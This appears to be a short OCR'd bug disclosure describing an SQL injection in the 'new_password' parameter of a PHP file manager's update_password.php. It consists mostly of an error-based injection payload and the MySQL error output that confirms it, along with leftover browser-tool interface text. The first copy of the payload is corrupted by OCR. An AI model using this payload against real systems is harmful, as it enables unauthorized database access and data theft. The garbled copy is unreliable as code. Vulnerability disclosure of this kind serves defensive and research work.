
BUG_Author:GZR1

Vulnerability File: /file_manager/register/update_password.php

POST parameter 'new_password' exists SQL injection vulnerability

Payload: new_password=1' and (select 2 from(select count(),*concat(0x712627287273,(select (elt(3=3,1))),0x616263,floor(rand(0)*)2))x from information_schema.plugins group by x)x)-- x

Error-based sql injection is successful, proving that there is a sql injection vulnerability



localhost/file_manager/register/update_password.php

**Fatal error**: Uncaught mysqli_sql_exception: Duplicate entry 'q&'(rs1abc1' for key 'group_key' in C:\xampp\htdocs\file_manager\reg
C:\xampp\htdocs\file_manager\register\update_password.php(5): mysqli_query(Object(mysqli), 'update staff se...') #1 {main} thrown
**\update_password.php** on line **5**

http://localhost/file_manager/register/update_password.php

☑ Post data ☐ Referer ☐ User Agent ☐ Cookies Add Header Clear All

```
new_password=1' and (select 2 from(select count(*),concat(0x712627287273,(select
(elt(3=3,1))),0x616263,floor(rand(0)*2))x from information_schema.plugins group by x)x)-- x
```

H Sec-Fetch-User: ?1

H Sec-Fetch-Site: none